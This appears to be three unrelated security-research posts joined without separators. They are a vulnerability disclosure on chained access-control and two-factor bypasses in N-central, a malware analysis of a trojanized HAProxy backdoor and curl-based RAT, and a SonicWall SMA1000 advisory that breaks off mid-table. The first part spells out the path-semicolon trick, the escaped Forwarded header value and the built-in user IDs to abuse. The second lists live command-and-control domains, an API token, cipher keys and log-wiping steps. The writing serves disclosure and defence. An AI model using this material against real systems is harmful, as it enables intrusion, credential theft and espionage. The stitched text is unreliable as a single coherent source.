The semicolon in the URI and backslash in the Forwarded value introduce a discrepancy when processing the request that leads to an access control bypass. Looking at Figure 1 below, we can see an overview of how these two values are processed during an incoming malicious request.
Figure 1: Processing a malicious request.
The semicolon gets the request past Envoy
The Envoy proxy rules come from the n-central-proxy-4.5.6-5 package. In /etc/opt/envoy/lds_intermediate.yaml, shown below (and edited for brevity), the management listener returns HTTP 403 for paths beginning with /dms/services or /internal/dms. A final catch-all rule sends other paths to the DMS application.
  # /etc/opt/envoy/lds_intermediate.yaml:953
  - match:
      prefix: /internal/dms
    # response-header boilerplate omitted
    direct_response:
      status: 403
      body:
        inline_string: Forbidden. No API access on the UI port.
  # ...
  - match:
      prefix: /dms/services
    # response-header boilerplate omitted
    direct_response:
      status: 403
      body:
        inline_string: Forbidden. No API access on the UI port.
 # ...
 # /etc/opt/envoy/lds_intermediate.yaml:1301
 # A final catch-all rule...
  - match:
      prefix: /
    route:
      cluster: dms
      timeout:
        seconds: 300
Envoy compares those prefixes with the path it received. The path /dms;/services/ServerUI does not begin with /dms/services, because the next character after /dms is a semicolon. It therefore reaches the catch-all route, passing the request from Envoy to Jetty.
Jetty interprets the path differently. The shipped jetty-http-9.4.56.v20240826.jar contains org.eclipse.jetty.http.HttpURI, and org.eclipse.jetty.util.URIUtil. Together, these classes treat text beginning with a semicolon as a path parameter and remove it when producing the decoded path used for servlet dispatch. As a result, Jetty turns /dms;/services/ServerUI into /dms/services/ServerUI. That decoded path then matches the Axis SOAP servlet mapping in /opt/nable/webapps/ROOT/WEB-INF/web.xml.
Similarly, the same technique can be used to target the SOAP service via /internal;/dms/services2/ServerUI2. Jetty decodes it to /internal/dms/services2/ServerUI2, which matches the CXF SOAP servlet mapping. A single semicolon is sufficient to create the routing disagreement.
Reaching these servlet mappings puts the request at the protected SOAP interfaces that an exploit can leverage to establish an application session and later manage privileged objects, but the semicolon trick alone does not authorize the request. Without the crafted Forwarded header, Jetty retains the client's real remote address and N-central's ServletPathFilter denies access. Conversely, the header trick alone cannot help a request to the ordinary /dms/services/ServerUI or /internal/dms/services2/ServerUI2 path: Envoy returns HTTP 403 without forwarding that request to Jetty.
As such, an exploit needs both discrepancies; the semicolon to pass Envoy's path check and the header to pass N-central's local-request check.
The header makes the remote client look local
The Forwarded header tells an application about the original client behind a proxy. In a malicious request, the for value is quoted and contains a quoted-pair (\1):
Forwarded: for="127.0.0.\1"
Under the HTTP quoted-string grammar, the backslash escapes the following character. Jetty's ForwardedRequestCustomizer, from jetty-server-9.4.56.v20240826.jar, applies that rule. It removes the backslash, reads the value as 127.0.0.1, and exposes that value to N-central as the request's remote address.
N-central then parses the original header a second time. Its parser is in com.nable.util.LocalHostUtils, from /opt/nable/webapps/ROOT/WEB-INF/lib/dmsservice-11.0.1-SNAPSHOT.jar. This parser removes the surrounding quotes but does not remove the backslash. It therefore checks 127.0.0.\1.
That string is not a valid IP address. LocalHostUtils.xffCheck() rejects an invalid value found in X-Forwarded-For, but its Forwarded branch rejects only values that it successfully recognizes as loopback. The below (abridged) decompilation shows the relevant branch:
When given the header value 127.0.0.\1, the isLoopbackAddress() call (at [1]) returns false (at [2]) because the value is invalid. The loop therefore continues and xffCheck() returns true (at [3]). In other words, an invalid Forwarded header value causes xffCheck to fail open. The final decision occurs in com.nable.server.ServletPathFilter, shown below.
The first check asks whether a forwarding header is trying to claim a loopback address (at [4]). N-central's parser sees the invalid value 127.0.0.\1, does not recognize it as loopback, and allows it. The second check asks whether Jetty's remote address is local (at [5]). Jetty has already converted the same header value to 127.0.0.1, so this check succeeds. The filter returns true (at [6]) before consulting the normal remote-path allowlist.
CVE-2026-86207
By leveraging CVE-2026-86206 to reach the protected URI /dms/services/ServerUI, a SessionID returned by the Session.Hello SOAP operation (See the prior work by Horizon3 on leveraging the legacy SOAP API) can be generated. However, this SessionID is only a pre-login session. It proves that the request reached the local-only SOAP API via the access control bypass, but it does not yet identify an authenticated user. A separate authentication bypass vulnerability, in how legacy two-factor authentication operates, allows a pre-login session to become an authenticated session.
The method com.nable.server.ui.UserTwoFactorLogin, from dmsservice-11.0.1-SNAPSHOT.jar (shown below), binds a requested user ID (e.g. the builtin N-able Administrator account’s well known ID 1) to the session (at [1]) before it attempts legacy two-factor authentication (at [2]) . A normal authentication rejection removes that binding (at [4]), but if an exception occurs, this binding is left in place (at [3]).
N-central supports two distinct second-factor systems: legacy, profile-based authentication using an external AuthAnvil or RSA SecurID server, and native time-based one-time password (TOTP) “Two-Step Verification” using an authenticator application. Despite overlapping 2FA/MFA terminology in N-able’s documentation, com.nable.server.ui.UserTwoFactorLogin implements the former profile-based mechanism; it does not enforce the user’s native TOTP setting.
In a default installation, legacy two-factor processing raises an exception for several builtin identities used by N-central, as each of these identities lack a single legacy AuthAnvil or RSA 2FA profile association required by UserTwoFactorLogin. Specifically the following built-in identities can be leveraged via their known ID numbers.
User ID 1 (N-able Administrator)
User ID 50 (Product Administrator)
User ID 51 (N-able Support)
By creating a new pre-login session for any one of the above IDs, a SOAP call to User.TwoFactorLogin with a dummy password will achieve the authentication bypass, converting the pre-login session to a privileged SOAP session for that user. By using additional calls to the ServerUI2 SOAP endpoint, a new attacker-controlled System user account can be created.
Remediation
The vendor-supplied release of N-central 2026.3 Hotfix 3 (version 2026.3.1.13) remediates both CVE-2026-86206 and CVE-2026-86207. All versions of N-central prior to 2026.3.1.13 are vulnerable. Customers running affected on-premise N-central environments are urged to apply the latest update on an urgent basis, outside of normal patching cycles.
Customers using hosted N-central environments do not need to take action as the vendor has applied the needed updates.
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to both CVE-2026-86206 and CVE-2026-86207, with authenticated vulnerability checks expected to be available in the September 8 content release.
Disclosure timeline
August 27, 2026: Rapid7 makes initial outreach to N-able who respond the same day.
August 28, 2026: Rapid7 provides a detailed technical analysis and exploit script to N-able, along with a proposed timeline for a coordinated disclosure.
September 5, 2026: N-able release N-central 2026.3 HF3 which fixes two of the vulnerabilities (CVE-2026-86206, CVE-2026-86207) reported by Rapid7.
September 7, 2026: Rapid7 contacts N-able requesting clarity on several issues. N-able responds the same day with requested information.
September 8, 2026: This disclosure for CVE-2026-86206 and CVE-2026-86207.
A new Linux toolkit, identified by Rapid7 Labs, has been targeting organizations across South Korea’s automotive and media industries with minimal detection. The campaign made use of a HAProxy instance named “ted backdoor”, alongside trojanized versions of crond, agetty, atd, sshd, and polkitd. This previously undocumented framework enabled threat actors to execute remote commands on compromised servers, inject malicious scripts into web traffic, perform credential harvesting, and engage in long-term surveillance.
The standout feature of this toolkit is its depth of integration with the target environment. The ted backdoor is compiled as part of the victim’s existing HAProxy version 2.8.12. It uses its native filter API, internal memory pools, event scheduler, and process management infrastructure to intercept traffic and hide from monitoring, while genuine load balancing traffic operates as expected.
Operating alongside this are an SSH keylogger, a curl-based RAT, and a stager. The RAT maintains a watchdog thread dedicated to tracking HAProxy’s health, and reporting it back to the operator’s infrastructure. The earliest uploads on VirusTotal date back to mid-2025 and the involved HAProxy 2.8.12-0fdb194was released on 22 November 2024, establishing this as the earliest possible compilation date for this build.
The toolkit is attributed with medium confidence to DPRK APTs, given that the attacks Rapid7 observed were targeting South Korean media and automotive sectors, likely aiming at long-term espionage, the usage of simple xor-based encryption, custom substitution cipher, and the list of C2s hardcoded is associated to APT37 by ThreatFox and maltrail. Analysis shows that the ted backdoor could be part of a broader framework covering nginx backdoor as well. The ted plugin registers a custom HAProxy filter that hooks the HTTP parser to inspect and log high-value traffic, steal session cookies, and perform a client IP selection to decide whether to inject custom scripts in the webpage being rendered.
Technical analysis
Rapid7 researchers revealed that the toolkit was used in campaigns targeting South Korean automotive and media sectors likely dating back to early 2025. The number of trojanized binaries and functionalities found suggest the scope could be long-term cyber espionage and surveillance. However, gathered evidence does not suffice to establish a timeline nor how the initial access was performed.
At the time of analysis, both victims were running an edge webserver with ports 80, 443, and 25 exposed. Port 443 hosted the Groupware login portal and port 25 exposed a mail server. Either surface represents a plausible initial access vector consistent with documented Kimsuky tradecraft. Since the beginning of 2026 Kimsuky has been observed exploiting RCE vulnerabilities in externally accessible mail servers to compromise South Korean groupware vendors, while Groupware web portals represent the kind of exposed authenticated application that DPRK-nexus actors have repeatedly targeted for credential harvesting and exploitation. The specific entry point and any associated CVE remain unconfirmed pending further forensic evidence.
The scenario shown in Figure 1 assumes the initial access is obtained by exploitation of CVEs related to the Groupware portal.
Figure 1: Attack chain partially reconstructed
⠀
The threat actor begins by exploiting a vulnerability in the Groupware login portal running on the edge webserver, gaining an initial foothold in the DMZ. From there, they establish persistence and harvest credentials from the compromised edge host (e.g. SSH keylogger), which also doubles as a staging server hosting the trojanized system ELFs.
With a foothold on the edge, the attacker pivots inward and drops the stager onto internal servers. The stager checks for the presence of either crond or HAProxy, and only then deploys CurlRAT retrieving it either from its data section or the edge webserver.
In parallel, ted backdoor is dropped onto the HAProxy load balancer. Once active,it establishes its own C2 channel to the external operator infrastructure, enabling data exfiltration, command execution, and script injection. On the victim side, the compromised load balancer silently redirects or serves malicious content to selected clients browsing through it, completing the watering-hole loop.
SSH keylogger
4bb923eb040aa13ca8fd409c31ee4729c60ddff32e350efe1c5a4a9168a065f5 intercepts legitimate users' plaintext passwords and saves them to an encrypted log file under /var/lib/sshd/c8c68e629bba773a10ac80012d10bf19.
Figure 2: hardcoded master passwords in userauth_passwd()
⠀
After checking that entered credentials are not equal to TA’s master passwords, userauth_passwd() proceeds to encrypt them using a custom substitution cipher recurring throughout the toolkit and base64 encoding.
Figure 3: Substitution cipher used to encrypt credentials
⠀
Pivoting from the above cipher, instances of polkitd, crond, agetty and atd binaries were identified using a similar encryption algorithm. Crond binaries were found to be delivered by a stager.
CurlRAT Stager
The stager 5db1b6d52faf60b4f32d6fd0c7c938e4d05d29a14c32ded4a9668357c08b6a91 starts by decrypting its configuration strings using a 1-byte XOR, then verifies root privileges and profiles the OS checking system hostname, OS distribution and version IDs, kernel release and version numbers and CPU architecture to select the correct payload to drop. It decrypts the trojanized crond binary in memory, overwrites the system's legitimate daemon, and restarts the service. As shown below, only if HAProxy or cron are running on the system will it proceed to drop the backdoored crond.
Figure 4: Stager configuration
⠀
Checking for HAProxy presence is done as the binary, named by TA as ted backdoor. It also has RAT capabilities and plays a major role in the campaigns described. The embedded crond versions supported are CentOS 7.7, 7.8, 7.9 and Ubuntu 22.04 and after installing the backdoor, timestomping ensures the crond binary gets the same creation timestamp of /usr/bin/ssh. The stager ends by filtering out keywords such as tmp, wget cron and crond from Linux system logs using a staging file named /tmp/jasper-log, likely to blend in as the JSP (JavaServer Pages) engine in old Apache Tomcat versions, erasing any traces of the installation. The logs affected by the selective erasure are /root/.bash_history and the following under /var/log: messages, audit/audit.log, cmd.log, secure, syslog, auth.log.
09739441ed4599bac2f8159028f772f71e4b25c8badfff95574e56d7384f3dbe and fea1bc36632c71e5a839803469ef60ac47595d36b2c50934ac109ade6df06e61 are a different variant of the stager that fetches backdoored binaries from a compromised victim’s server without embedding any payloads.
CurlRAT
The Ubuntu version is analyzed below, though CentOS samples follow the same logic except for the filepath used to hide config/staging files.
As for the stager, feeea9d0bf6ae7396d28271baa51ae50df5169ce5d32a516865856f91abc50b3 starts by decrypting configuration strings using a 1-byte XOR key (0x58).
Figure 5: curlRAT configuration
⠀
The main logic added to crond is executed via two threads. The first thread runs the start_routine function that creates the staging directory snapd under /var/lib, where it attempts to load the victim ID from /var/lib/snapd/g580. If network failures were previously recorded, it reaches out to a secondary domain – img.darklights.store – authenticating with api_token/ecd427ea8330a4ff73618483e00b9b41 and setting the User-token header to the victim ID to fetch updated configuration under /tmp/nimon.unix-docbase.8564479396043450766-db6fb4443bc, where it’s then copied into /var/lib/snapd/g105.
To decrypt the configuration, the first byte of the file initializes the seed of a feedback xor based cipher. Each poll cycle, a config file is fetched from the C2 server over HTTPS (falling back to HTTP on failure) using libcurl, with the victim token embedded in the User-token header. The fetched config is parsed for three single-character delimiters — ! terminates the credential field, # marks the payload section, and * separates arguments — after which the credential field is compared against the local victim token.
If authentication succeeds, a single-character mode byte (ASCII '0' through '5') preceding the delimiter “#” selects one of six handler routines via a jump table. Payloads embedded in the config are decoded through a two-stage pipeline: standard Base64 decoding followed by a rolling cumulative XOR cipher keyed from the decoded header. The C2 task handler sleeps for 43,200 seconds (12 hours) between polls by default, but the operator can activate a fast-poll mode by setting a flag, reducing the interval to 30 seconds. A retry loop calls the handler up to six times per cycle with five-second intervals, failing fast if the first attempt does not succeed. The table below shows the C2 commands accepted.
Mode
Function
Description
0
cmd execution
Base64 + XOR-decodes a command list from the config, executes each line via popen with stderr redirected to stdout, saves output into a 1 MB buffer, and sends the result back.
1
config write
Decodes and writes a new config payload to disk, validates it, and sets the polling interval and fast-poll flag. If the validation fails, the C2 resets to img.monderhouse.space
2
staged payload drop
Issues an authenticated HTTP POST to the C2 host with a task path as the body, streams the response to a temporary file, decompresses and moves it to the final drop path, unlinking the temp.
3
reverse shell
Closes all file descriptors above 2, calls setuid(0) and setreuid(0, 0), forcing both its real and effective user IDs to root, and connects out before handing off to the shell dispatcher.
4
beacon
Populates a 10 KB system-info structure and transmits it as a check-in beacon.
5
PTY shell
A full interactive PTY shell, the payload consists of an ip:port.
Modes 0–2 and 4 use libcurl-based HTTP/HTTPS, hence the name curlRAT. All modes use Base64+XOR encoding/decoding applied to the payload. The victim ID is obtained by concatenating "cron_3.0pl1-137ubuntu3", system hostname, ipv4 address, and the hardware/OS UUID (read from /sys/class/dmi/id/product_uuid), then applying MD5 hash and converting it to uppercase.
The layer of encryption used for all C2 interactions consists of a feedback xor cipher using an initial random seed (modulo 240 + 10, 0<=seed<=249) and then applying Base64 encoding. The malware encapsulates the encrypted and encoded payload, the service name, and the telemetry type into a formatted application/x-www-form-urlencoded HTTP POST body (name=%s&value=%s&type=%d) which is sent to the C2 and authenticated using an hardcoded API token, including the victim ID in the User-token header.
The second thread acts as the HAProxy watchdog. Before entering the monitoring loop, it checks for the presence of the file /usr/lib/libvirtlog.so.0 to ensure the target is running in a virtualized environment, otherwise it sleeps 6 minutes and aborts. Then it accesses the MD5 victim ID under /var/lib/snapd/g580 to check if the node is active and compromised. Every hour the watchdog reads the pid at /var/run/haproxy.pid and monitors the status of HAProxy by polling /proc/pid. The status can be one of the following codes:
0 (Started): Process transitioned from stopped to running
1 (Stopped): Process is no longer active in the kernel process table
2 (Restarted): PID file timestamp modified, and a new PID is detected
3 (Reloaded): PID file timestamp modified, but the PID remained identical
The status is then sent to the C2 endpoint “writeservice_info” using the custom crypto layer and the telemetry type set to 0 (Figure 6).
Figure 6: writeinfo_service monitoring HAProxy status
⠀
The CentOS versions of curlRAT contain the same functionalities, except that functions are masqueraded as atd_ routines to blend in during static analysis.
Figure 7: The two threads running curlRAT logic
⠀
Below is the table summarizing the main RAT components.
The atd_get_info() is a recon routine likely used to decide which binary trojanized next to ensure persistence on the node. It collects the service name of the compromised machine and sends it to the C2 via the atd_response routine together with Ipv4 address, OS version, and the list of services and listening port (Figure 9).
Figure 9: Recon module output sent to the C2
⠀
MODE, DELAY and SERVER_URL are parsed from the config file discussed previously. During the campaign observed by Rapid7, the RAT acts as a framework and constitutes the codebase to edit legitimate system daemons. Other trojanized instances found are agetty and polkitd, where we identified a similar pattern lacking the HAProxy monitor: the creation of a thread to run curlRAT, reaching to img.worksongo.store and img.socialteams.store respectively.
atd_encrypt_url and atd_decrypt_url leverages the substitution cipher “E1x0X3f2R5w4g7u6D968kAeCdBPEpDhGJF4IiHHKzJvMtLlOnNcQmPNSjR2UFTUWOVTYIXZZ5aWcQbbeqd7gYf3i8hykGjCmsl9oonrqSp0sVrauKtLwAvBy1xMz=.#,+/--__" shared with the ssh keylogger.
Ted backdoor
The TA recompiled the HAProxy build 2.8.12 72e70936f0dbe459142a1d867617c35f8d0cce5d18c6a49e1090a2a5adc8e558 (18MB) to include a custom plugin (named ted_plugin) leaving debug strings naming the backdoor.
Figure 10: ted_plugin compiled as part of the source code
⠀
Figure 10 shows that the plugin was directly compiled with the rest of HAProxy source code and hooks directly the built-in HTTP parser relying on internal HAProxy structure for searching HTTP request headers.The custom filter defined to capture traffic is loaded via the ted_load_filter_config routine.
Figure 11: my_filter_config struct
⠀
The routine reads the implant's operational configuration from ~/cache/haproxy-1000.cache. Each field is decrypted in two layers: first ngx_decode applies a chained XOR seeded by the file's first byte; then ngx_decrypt_script applies a monoalphabetic substitution whose 67-entry mapping table is built at startup in ted_init_util from “E1x0X3f2R5w4g7u6D968kAeCdBPEpDhGJF4IiHHKzJvMtLlOnNcQmPNSjR2UFTUWOVTYIXZZ5aWcQbbeqd7gYf3i8hykGjCmsl9oonrqSp0sVrauKtLwAvBy1xMz=.#,+/--__" , and held in the ted_dec_dict uthash table keyed by Jenkins hash for O(1) lookup. The config carries the operating mode, all targeting regexes, every script rule with its payload paths and filenames, and the allowed operator keys. IP-based access control lists are loaded from haproxy-1001.cache and haproxy-1002.cache via the same decryption scheme. In other ted backdoor samples, the my_filter_config struct includes regexes to capture cookies as well.
After loading its configuration, it sets up signal handling via ted_register_reload_signal_handler() and saves its C2 pipe under HAPROXY_MWORKER_PP_READ and HAPROXY_MWORKER_PP_WRITE environmental variables to survive reloads and restarts, saving child process activity via ted_extra_log().
Below is the list of functions defined by the ted_plugin:
trace_chn_start_analyze() is hooked via ted_chn_analyze_for_htx_constprop_0() that parses the HTX buffer — the memory region where HAProxy stores parsed, SSL-decrypted HTTP request. If an incoming request matches the endpoint "/favorite_list_2x_m500_ico.jpg" (Figure 13), the malware drops into a Command & Control mode, setting the field flag to 1 in the ted_rep_state structure that tracks the response state.
⠀
Figure 13: Dropping into C2 mode
⠀
First, it reaches into HAProxy's internal counters to decrement active connection stats, referencing fields from the proxy struct via hardcoded 2.8.12 offsets to clear any trace left: the per-backend beconn/feconn and the global actconn, then 64-bit fields within be_counters (cum_conn, cum_req, bytes_in, bytes_out) guarded against underflow, and 32-bit peak metrics (sps_max, conn_max, cps_max) decremented only when exactly 1. Secondly, it parses a custom hardcoded 14-byte header to obtain the payload length, then creates FIFO pipes via ted_make_pipe_name and ted_create_multi_pipe_file keyed on HAProxy's connection ID under /tmp (e.g. /tmp/t[ID]_w.pipe). If HAProxy is running in master-worker mode (MODE_MWORKER, bit 0x80), the connection ID is written to the pp_w2m pipe so the master process runs the dispatcher; otherwise a detached thread runs ted_pipe_worker_thread locally (Figure 13).
The HTX walk filters on block type 4, which is HTX_BLK_DATA, and writes each block straight into fdPipe with write(). Any short write aborts and closes the pipe. Afterwards to_forward, output, buf.head and buf.data on the request channel are all zeroed. That tells HAProxy there is nothing left to forward, so the attacker's command body never reaches a backend server. The C2 request terminates at the load balancer, and no backend ever logs it.
The C2 dispatcher logic is resumed in the table below.
Command
Description
Opcode '0' (0x30)
Beacon: returns a version banner including build ID (24112201), HAProxy version (2.8.12-0fdb194), master-worker mode status, and chroot path.
Opcode '1' (0x31)
File upload: resolves path via ted_build_correct_path, writes file content via fopen(path, "wb"), and replies 1. Used to upload payload files for the injection path.
Opcode '2' (0x32)
File download: reads a path, stats it, writes the 8-byte size, and streams the contents back with EAGAIN handling.
Opcode '3' (0x33)
Command execution: executes commands via popen; merges stdout/stderr, appends " 2>&1", and streams output back XOR-encrypted.
Opcode '9' (0x39)
Config update: writes new config to ~/cache/haproxy-1000.cache.bak, re-encrypts using chained XOR, validates via ted_load_filter_config, and renames over the active config file if successful.
All five handlers write the same “HTTP/1.0 200 OK” header with Content-Type: text/html into the read pipe before the body. That's what the response task then relays out via send() on the raw socket, which is why the traffic looks like an ordinary HTTP response on the wire despite never passing through HAProxy's response path. Output back to the operator uses a rolling XOR cipher where each plaintext block is the key used to encrypt the next block with a random 1-byte seed.
If the initial endpoint check does not match "/favorite_list_2x_m500_ico.jpg" and the filter is in capture mode, then traffic is selectively logged and victims are identified based on the capturelist_set field within the my_filter_config struct (Figure 11), containing the list of targeted IPs and subnets. It uses regular expressions to filter the incoming HTTP traffic, waiting for high-value requests (like a user hitting a /login endpoint or an admin panel).
When a victim's request matches the attacker's filters, the backdoor goes to work.
It extracts the victim's source IP, the requested Host, the Referer, and the User-Agent formatting the data in a single-line record using exclamation marks as separators.
Figure 14: Real-time capturing of selected HTTP headers matching specific regexes
⠀
The execution flow continues based on conf->action; zero means passive logging only, non-zero starts the injection path. A request then has to clear four conditions. It needs a User-Agent, and if agent_pattern is configured that regex has to match. Second, the code scans the User-Agent for the bytes x,6,4, it selects between the two payload paths the matched rule retrieving them ted_script_config struct (path_32 at offset 0x18 and path_64 at 0x20). Third, the script rule list is walked until one ted_script_config entry's URL and referer regexes both match, with a null referer counting as an automatic pass. Thus the operator catches a victim arriving at a specific page from a specific referrer, rather than spraying at everyone hitting a URL.
⠀
Figure 15: Custom ted structure defined to inject malicious code in the page, and store regex rules and the connection context
⠀
Fourth, the implant parses Accept-Language splitting on ; and =, pulling four operator-controlled fields: mrt for the 64-byte uid credential, msc for an 8-byte status, mst for an 8-byte score, and a fourth keyword read from off_355407 for a 1024-byte infoblob. Parsing is order-independent and any subset can appear. If mrt yields a key, it must exist in allow_id_set, and that credential overrides IP filtering entirely, letting the operator reach the requested page from anywhere. It also upgrades the log record to the *-prefixed format carrying uid, status,score, and info. With no key, the fallback is IP-based:action == 1requires whitelist membership, action == 2 requires blacklist absence, both checked twice, once with the final octet zeroed for /24 subnet matching and once for the exact host.
Once all checks are cleared the chosen file is opened, stored in the per-connection ted_rep_state as fpAppend and nTotal, alongside a script_conf back-reference to the matched rule. The replace byte at offset 0x00 of that rule sets flag to 4 when zero and 2 when non-zero, distinguishing appending content from substituting it. Finally the code sets its filter flag and increments nb_rsp_data_filters or nb_req_data_filters on the stream, which is HAProxy's documented opt-in for body access– this time reusing the internal structure of the load balancer to inject code into the page at delivery time.
Figure 16: Hooking the HTTP response
⠀
Once a victim is marked for injection, two callbacks finish the job on the way out. ted_http_headers_for_htx runs first, and only when the data is on the response side, a state block is initialized during the request, and the transaction flag is set. It rechecks the response against the rule that matched earlier, testing Content-Type and the status line, so a payload is delivered only when the reply is a document worth modifying. It then reshapes the response to fit the incoming file: sets Content-Type, adds a Content-Disposition filename if the rule has one, writes the new body length into the custom length header, deletes Accept-Ranges so the client cannot request byte ranges and spot the size mismatch, and forces the status to 200OK if it was anything else.
ted_http_payload performs the swap. For each body chunk, it takes only as much as the payload file has left, reads that slice from disk, decrypts it with ngx_decrypt_script, and substitutes it through HAProxy's own body-editing calls. When the replacement changes the body length, the code shifts every remaining filter's offset by the difference, so nothing downstream sees an inconsistency. With the rewritten length header and range support stripped, the size change leaves no trace.
trace_http_end handles the leftover bytes. The previous callback can only overwrite bytes that already exist in the response, so when the payload is larger than the original body there is a remainder with nowhere to go. This function runs at the end of the response and appends it. It checks that the state block is in an injection mode, that the headers were already rewritten, and that fewer bytes have been delivered than the payload holds. If so, it measures the free space left in the response buffer, reads exactly that much from the payload file, decrypts it with ngx_decrypt_script, and appends it as a new data block, bumping the channel's output count to match.
The result is that a payload of any size can be delivered across as many passes as it takes, using HAProxy's own scheduler to drive the process.
To ensure persistence, curlRAT is integrated and hidden as libc routines.
Figure 17: ted backdoor including curlRAT configuration a8bfab4de81a1acb04aacdf757346946b0f5e30f0c9f402004016d0e425119c7
⠀
Attacker infrastructure
The observed infrastructure follows a consistent pattern: Domains are registered under low-cost commodity TLDs —.store, .space, .site, .autos — and use subdomain schemes mimicking image-serving CDN endpoints (img.) They then blend payload delivery traffic into normal web browsing. The naming convention across suggests a shared registration workflow rather than ad-hoc infrastructure. Theimg.responsive.pstatic.autos mimics Naver'spstatic.net static content domain, a South Korean web platform, which combined with the watering-hole delivery model adopted by the ted backdoor is consistent with targeting of Korean-speaking users.
Attribution
At the time of the analysis, compromised servers had exposed the Groupware login portal on port 443, which is heavily present in Korean enterprise environments. The targeting of regional software (Groupware), mimicking Naver's static content domain, usage of simple xor and substitution ciphers and the watering-hole model already documented in the Operation Code on Toast (APT37)and Operation Synchole (Lazarus),allows medium confidence attribution to DPRK APT. The list of C2s hardcoded is associated with APT37 by ThreatFox and maltrail.
The campaign's timeline and delivery mechanism overlap with Operation SyncHole, a concurrent Lazarus campaign documented by Kaspersky running from November 2024 through February 2025, in which Lazarus compromised South Korean media sites to redirect visitors to pages serving malicious JavaScript payloads. APT37 and Lazarus Group are distinct North Korean state-sponsored threat clusters assessed by Mandiant to operate under different DPRK agencies — APT37 under the Ministry of State Security, Lazarus under the Reconnaissance General Bureau — though both conduct cyber espionage targeting South Korean entities. Lazarus has been observed to deploy backdoored open-source programs to deliver malware and use feedback XOR + base64 to interact with the C2 by Kaspersky. As of July 2026, similar suspected initial access has been reported by ENKI WhiteHat, suggesting that if a vulnerability in South Korean mail appliances exists, the exploitation could still be ongoing and leveraged by DPRK APTs.
Further evidence is necessary to make a more definitive assessment. Moreover, the presence ofngx_* prefixed routines within the ted backdoorsuggest code reused from an nginx backdoor. The ngx_* prefixed routines were observed during the latest Funnull campaign, where (similar to our case) a custom nginx filter was registered to hook HTTP traffic, and simple XOR encryption was applied to the configuration file. However, other than a similar naming convention, no significant code-level overlaps exist to support a stronger linkage.
Conclusion
ted backdoor and curlRAT were designed to persist during long-term espionage operations with the ability to steal cookie sessions, credentials, redirect selected users, conduct drive-by download attacks, and hide evidence of the tampered page to a specific range of IPs to evade detection. Defenders should treat any edge component managing user traffic, SSL, or runtime modules with the same strict security standards as their main application servers. Relying on the component's own logs is not enough; securing these systems requires independent network correlation, memory behavioral analysis, and binary integrity checks.
MITRE ATT&CK techniques
Tactic
Technique
Detail
Component
Initial access
[T1190] Exploit public-facing application
HAProxy filter API abused as injection point; watering-hole payload delivery via compromised load balancer
ted backdoor
Execution
[T1059.004] Unix shell
popen() used for one-shot command execution per opcode '3'; PTY shell spawned per opcode '5'; reverse shell per opcode '3' in CurlRAT
ted backdoor, CurlRAT
Execution
[T1106] Native API
pthread_create / pthread_detach for detached shell threads; HAProxy pool_alloc / task_wakeup for async response scheduling
ted backdoor
Persistence
[T1574.006] Hijack execution flow: dynamic linker
Implant loaded as HAProxy shared library filter at process start; persistent across HAProxy restarts
ted backdoor
Persistence
[T1543] Create or modify system process
Legitimate crond binary overwritten in-place; service restarted; timestomping to match /usr/bin/ssh creation time
Stager, CurlRAT
Privilege escalation
[T1548] Abuse elevation control mechanism
setuid(0) / setreuid(0,0) called before reverse shell daemonisation; stager verifies root before payload drop
Stager, CurlRAT
Defence evasion
[T1036.005] Masquerade: match legitimate name
crond, polkitd, agetty, atd binary names used; CentOS variant masquerades functions as atd_ routines in static analysis
Stager, CurlRAT
Defence evasion
[T1070.002] Clear Linux logs
Selective keyword erasure (tmp, wget, cron, crond) from bash_history, messages, audit.log, secure, syslog, auth.log via /tmp/jasper-log staging file
Stager
Defence evasion
[T1070.006] Timestomp
Backdoored crond given same creation timestamp as /usr/bin/ssh post-install
Response body replaced or appended with decrypted payload script via HAProxy data filter callbacks; Content-Type, Content-Length, Content-Disposition rewritten; 200 OK forced; Accept-Ranges stripped
ted backdoor
Collection
[T1119] Automated collection
Passive capture logs timestamped records per matched request; expanded * records written when Accept-Language mrt key present
ted backdoor
C2
[T1071.001] Application layer protocol: web protocols
ted C2 tunnelled as HTTP through load balancer; CurlRAT polls C2 over HTTPS with libcurl fallback to HTTP; all payloads as application/x-www-form-urlencoded POST
CurlRAT, ted backdoor
C2
[T1132.001] Data encoding: standard encoding
All CurlRAT C2 payloads Base64-encoded after feedback XOR; ted pipe protocol uses raw bytes with rolling XOR session key
CurlRAT, ted backdoor
C2
[T1102] Web service
CurlRAT falls back to secondary C2 img.monderhouse.space on config validation failure; img.darklights.store used as backup config host
CurlRAT
C2
[T1572] Protocol tunnelling
Interactive shell tunnelled through HAProxy HTTP pipeline via named FIFOs; response exfiltrated via raw send() on TCP socket bypassing HAProxy logging
ted backdoor
C2
[T1568] Dynamic resolution
CurlRAT victim ID derived from hostname + IP + hardware UUID + cron version string, MD5'd and uppercased; used as User-token header in all C2 requests
CurlRAT
Exfiltration
[T1041] Exfiltration over C2 channel
SSH credentials exfiltrated via CurlRAT C2; session capture logs written by ted; CurlRAT mode 0 streams command output back over same channel
Stager, CurlRAT, ted backdoor, SSH keylogger
Exfiltration
[T1560] Archive collected data
SSH keylogger output encrypted with substitution cipher before writing; CurlRAT applies feedback XOR + Base64 to all outbound data
On September 1, 2026, SonicWall disclosed two vulnerabilities affecting SonicWall SMA1000 appliances that the vendor says are being actively exploited in the wild. The vulnerabilities, CVE-2026-83548 and CVE-2026-83549, can be chained to achieve unauthenticated remote code execution (RCE) on affected appliances.
CVE-2026-83548 is a critical pre-authentication server-side request forgery (SSRF) vulnerability in the SMA1000 Appliance Work Place interface. The flaw has a CVSS v3.1 base score of 10.0 and can allow a remote, unauthenticated attacker to access sensitive functionality and perform unauthorized operations through an unintended alternate access path.
CVE-2026-83549 is a high-severity OS command injection vulnerability in the Appliance Management Console (AMC). On its own, exploitation requires an authenticated administrator and specific system conditions. Although, by leveraging the SSRF vulnerability CVE-2026-83548 an attacker could potentially exploit CVE-2026-83549 to execute arbitrary OS commands without prior authentication.
SonicWall SMA1000 appliances are enterprise secure remote access gateways used to provide employees and other authorized users with access to internal applications and resources. Their role as network-edge systems makes successful exploitation particularly concerning, since affected Work Place interfaces may be exposed directly to the internet as part of normal deployment.
SonicWall has confirmed active exploitation of both vulnerabilities in the wild, and both CVE-2026-83548 and CVE-2026-83549 have been added to CISA's Known Exploited Vulnerabilities (KEV) catalog. No public proof-of-concept exploit, indicators of compromise (IOCs), or attribution for the current activity were identified in the research available at the time of publication.
The vulnerabilities affect SMA1000 Models - 6210, 7210, 8200v running the following versions:
Vulnerable Versions
Fixed Versions
12.4.3-03453 platform-hotfix and earlier
